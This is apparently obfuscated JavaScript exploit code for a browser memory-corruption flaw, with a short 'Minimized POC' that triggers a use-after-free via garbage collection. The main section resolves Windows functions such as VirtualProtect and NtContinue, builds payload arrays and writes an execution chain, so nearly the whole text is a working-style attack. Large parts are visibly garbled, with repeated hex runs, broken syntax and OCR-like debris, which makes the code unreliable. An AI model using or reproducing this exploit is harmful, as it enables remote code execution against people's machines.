x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00000.0x0000.0x00000.0x0000.0x0000.0x00000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x0000.0x00
ad(a,b)\{ac(W+1,X,0x82);ac(W+1+h,X,a+e-1);ac(W+1+h+e,X,b);return(Z.source.length);function \\ ae(a,b)\{return((ad(a+1,b)<<8)|ad(a,b));function \\ af(a,b)\{return((ad(a+3,b)<<24)|(ad(a+2,b)<<16)|(ad(a+2,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<24)|(ad(a+2,b)<<16)|(ad(a+2,b)<<8)|ad(a,b));function \\ ae(a,b)\{return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b));function \\ ae(a,b)[return((ad(a+3,b)<<8)|ad(a,b))
ag(a,b)\{ac(W+1,X,8v82);ac(W+1+h,X,a+0x50+4);ac(W+1+h+e,X,b);return\ Z.source;\}function\ ah(a,b)\{if(b&1)\{var\ c=a.charCodeAt(b/2)>>8;var\ d=a.charCodeAt((b/2)+1)<<8;var\ e=(a.charCodeAt((b/2)+2)&0xFF)<<24;return\ e|d|c;\}else
return((a.charCodeAt((b/2)+1)<<16)|(a.charCodeAt(b/2)));}function ai(a,b){if(b%1)return((a.charCodeAt(b/2)>>8)&0xFF);}function aj(a,b){a=a&0xFFFF0000;do
if((af(a+0x50,b)==0x70207369)&&(af(a+0x54,b)==0x72676f72)&&(af(a+0x55,b)==0x63206d61)&&(af(a+0x5C,b)==0x666e6661))break; while(a-=0x10000); return{low:a,high:b}; year ak=af(w,X); year al=af(w+e,X); year 
f(a){if(a<0x54)throw new Error("Bad offset for module BSTR DWORD read."):return ah(d.a-0x54):}var h=af(a+0x3C.b):var i=f(h+0x88+(e*2)):var
j=f(h+0x88+(e^22)+e); var k=false; for (var l=i;lx=j^2)+e^3var m=f(l+0x0C); var m
descriptor."); var \ q=f(1+0x10); var \ r=f(q); var \ s=f(q+e); return{low:r,high:S}; var \ ao=an(am.low,am.high, "KERNEL32.dl1"); var \ ap=aj(ao.low,ao.high); var \ aq=an(ap.low,ap.high, "ntdl1.dl1"); var \ ar=aj(aq.low,aq.high); function \ as(a,b,c){var \ f=ag(a,b)}; function \ as(a,b){
g(a){if(a<0x54)throw new Error("Bad offset for module BSTR DWORD read.");return ah(f,a-0x54);}function h(a){if(a<0x54)throw new Error("Bad offset for module BSTR BYTE read.");return ai(f,a-0x54);}var i=af(a+0x3C,b);var j=g(i+0x88);var k=g(i+0x88+e);var
l=g(j+0x18); var \ m=g(j+0x16); var \ m=g(j+0x20); var \ n=g(j+0x20); var \ o=g(j+0x20); var \ o=g(j+0x20)
new Error("Did not find target export.");var t=g(o+nameIndex*d)&0xFFFF;var u=a+g(m+t*e);return{low:u,high:b};}var at=as(ar.low,ar.high, "NtContinue");var au=as(ap.low,ap.high, "VirtualProtect");var av=as(ap.low,ap.high, "GetModuleHandleA");var
aw=as(ap.low.ap.high."GetProcAddress"):function ax(){var a=W+0x100:var b=X:trv{var
c=String.fromCharCode.apply(null,[0x0077,0x0D03,0x0000,0xEA00,0xFFFF,0x000FF,0x0000,0xEA00,0xFFFF,0x000FF,0x0000,0xBA00,0xFFFF,0x000FF,0x0000,0xBA00,0xFFFF,0x000FF,0x0000,0xBA00,0xBA00,0xFFFF,0x00FF,0x0000,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA00,0xBA
 0.0xEA00.0xFFFF.0x10FF.0x0000.0x0500.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0x0000.0xFFF,0x00000.0x0000.0xFFF,0x00000.0x0000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.0xFFF,0x00000.
0.000, (b) > 8) \\ 80.000, (b) > 80.0000, (b) > 80.0000, (b) < 8) \\ 1 \\ ((b) > 24) \\ 80.0000, (b) < 80.000, (b) <
0 \times 0027, 0 \times 0000, 0 \times 110C]); Z. test(c); catch(d){} return{low:af(a-e,b), high:af(a,b)}; var ay=ax(); var aA=e+f+az; var aB=e+f+az; function aC(a,b){} var c=new approximate the context of the cont
Array(); Array.prototype.push.apply(c,[0x0D03,0x0000,0x0000,0x0000,(0b.what&0xFF)<<8)|0x00,(b.what>>8)&0xFFFF,(0x03<<8)|((b.what>>24)&0xFFF),0x00D0,0x0000,0xFFFF,(0x00xFFFF),0x00D3,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,(0b.what&0xFF)<<8)|0x00,(b.what>>24)&0xFFF,(0x00xFFFF),0x00D1,0x0D0,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0D00,0x0
 .whereLow>>8\&0xFFFF).(0x03<<8\)|((b,whereHigh>>24\&0xFF),0x0000,0x0000,0xFFEA,0xFFFF).(0x03<<8\)|((b,whereHigh>>24\&0xFF),0x000,0x0000,0xFFEA,0xFFFF).0x0000,0x0000,0xFFEA,0xFFFF).0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFF,0x0000,0xFFFEA,0xFFFFA,0xFFFEA,0xFFFFA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFAA,0xFFFAA,0xFFFAA,0xFFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFFAA,0xFAA,0xFFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,0xFAA,
0xFFFF,((a+=e)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF),((a>>16)\&0xFFFF)
xFFFF));return c;}var aD=[0x0D03,0x00000,0xEF00,0xFFFF,0xFFFF,0x07FF,0x07FF,0x07FF,0x0000,0x0000,0xFFA,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x0000,0x000,0x000,0x000,0x000,0x000,0x000,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0
e=aC(c,a[d]);c+=aA;b.push(e);}b.push([0x0C0C]);var f=Array.prototype.concat.apply([0x077],b);var g=String.fromCharCode.apply(null,f);Z.test(g);}catch(h){}}var aF=null;var aG=ag(ar.low,ar.high);var aH=af(ar.low+0x3C,ar.high);var aI=ar.low+0x3C,ar.high);var aI=ar.low+0x1C,ar.high);var aI=ar.high);var aI=ar.high);va
a = af(aI + 0 \times 1C, ar.high); var aK = af(aI + 0 \times 2C, ar.high); for(var D = 0; D < aJ \& \& (aF = rull); D + +) \{var a L = ah(aG, aK + D - 0 \times 54); if((aL \& 0 \times FFFF) = = 0 \times C359) \{aF = ar.low + aK + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + eX + D; continue; \} if((aL \& 0 \times F800) L + 
aN=X:for(var D=0:D<0.length:D++)ac(aM+(D*d).aN.o.charCodeAt(D)):var aO=new Arrav():var aP=av.low-0x4000;var aO=0x4D0:var aR=0x00100000|0x000000002:var aS=0x30:var aT=0x80:var aU=0x88:var aV=0x88:var aV=0x88:var
a = 0 \times 0 = 
D=0;D<a.length;D++)ac(aX+(D*c),ay.high,a.charCodeAt(D));var aY=ay.low-0x9000;for(var aY=ay.low-0x9000);for(var aY=ay.low
D=0; D<b. length; D++)ac(aY+(D*c), av. high); ac(aM+5+(2*f), aN, av. low); ac(aM+5+f, aN, av. high); ac(aM+5+f, aN, av. high); ac(aM+5+(2*f)+e, aN, av. high); ac(aM+5+(2*f)+e, aN, av. high); ac(aM+5+f, aN, av. high); ac(aM+5
*f),aN,aY);ac(aM+5+(4*f)+e,aN,ay.high);aE([{whereLow:ay.low-0x08,whereHigh:ay.high,what:aF+1},{whereLow:ay.low-0x08,whereHigh:ay.high,what:aF+1},{whereLow:ay.low-0x04,whereHigh:ay.high,what:ar.high},{wh
```

ereLow:ay.low+0x08, whereHigh:ay.high, what:aP}, {whereLow:ay.low+0x0C, whereHigh:ay.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x16, whereHigh:ay.high, what:at.high}, {whereLow:ay.low+0x26, whereHigh:ay.high, what:au.high}, {whereHigh:ay.high, what:au.high}, {whereHigh:

what:aN}]);

Minimized POC

```
function F(a, b) {
    v.push(arguments);
    y += 2;
   if (y >= (B - A)) {
        CollectGarbage();
        for (var c = 0; c < 100 * 100; c++) q[c] = \text{new Object()};
        for (var c = 0; c < z; c++) try {
            throw u[c];
        } catch (d) {
            r[c] = d;
        for (var c = A; c < B; c++) v[((c - A) / 2) | 0][(c - A) % 2] = r[c];
        for (var c = 0; c < 100 * 100; c++) q[c] = null;
        CollectGarbage();
        for (var c = 0; c \langle z; c++) r[c] = null;
        CollectGarbage();
        for (var c = 0; c < 0x1000; c++) x[c][E] = 1;
